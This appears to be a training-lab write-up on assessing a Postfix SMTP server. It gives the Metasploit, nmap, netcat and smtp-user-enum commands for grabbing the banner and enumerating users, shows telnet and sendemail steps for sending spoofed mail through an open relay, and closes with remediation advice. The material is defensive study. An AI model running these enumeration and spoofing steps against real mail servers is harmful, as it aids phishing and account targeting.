Postfix Recon: Basics
Classification: Assessment Methodologies / Enumeration
Target: 192.137.98.3 (demo.ine.local - Postfix smtpd, openmailbox.xyz)
1. Executive Summary
The target exposes a Postfix SMTP service on port 25. We fingerprinted the server
banner, enumerated valid local users through several techniques (the VRFY command,
smtp-user-enum and Metasploit’s smtp_enum module), and demonstrated that the open
relay accepts spoofed mail by sending fake messages to root via both telnet and
sendemail.
2. Banner Grabbing & Version

After preparing MSF Console and setting the global variables, we fingerprint the SMTP service.
use auxiliary/scanner/smtp/smtp_version
set RHOSTS 192.137.98.3
run
The banner reveals a Postfix server: 220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
3. User Enumeration (Metasploit)

use auxiliary/scanner/smtp/smtp_enum
set RHOSTS 192.137.98.3
run
The module enumerates valid users: _apt, admin, administrator, backup, bin,
daemon, games, mail, postfix, postmaster, www-data…
4. Manual Check with Nmap & Netcat
We run a service scan and then connect manually with Netcat to verify users with the
VRFY command. admin exists (252) while commander is rejected (550).
db_nmap -sV --script banner 192.137.98.3
nc 192.137.98.3 25
# VRFY [email protected]      -> 252 2.0.0 [email protected]
# VRFY [email protected]  -> 550 5.1.1 Recipient address rejected: User unknown
5. User Enumeration (smtp-user-enum)

smtp-user-enum -U /usr/share/commix/src/txt/usernames.txt -t 192.137.98.3Using VRFY mode, 8 valid usernames are found: admin, administrator, mail,
postmaster, root, sales, support, www-data.
A second pass with the Metasploit smtp_enum module (and the unix_users.txt wordlist)
confirms the enumerated accounts.


6. Sending Spoofed Mail (telnet)
Connecting over telnet, we craft a message with a forged sender and deliver it to root.
The trailing . on its own line marks the end of the message body.
telnet 192.137.98.3 25
HELO attacker.xyz
mail from: [email protected]
rcpt to: [email protected]
data
Subject: Hi Root
Hello,
This is a fake mail sent using telnet command.
From,
Admin
.
7. Sending Spoofed Mail (sendemail)
The same spoofing can be automated with the sendemail tool.
sendemail -f [email protected] -t [email protected] -s 192.137.98.3 -u Fakemail -m "Hi root, a fake from admin" -o tls=no
8. Remediation Recommendations
- Disable the
VRFY/EXPNcommands in Postfix (disable_vrfy_command = yes) to prevent user enumeration. - Restrict relaying and enforce authentication: require SMTP AUTH and limit
mynetworksso the server cannot be abused to send spoofed mail. - Deploy anti-spoofing controls (SPF, DKIM and DMARC) so forged senders are rejected by receiving servers.
- Generalize the service banner to avoid disclosing the mail server software.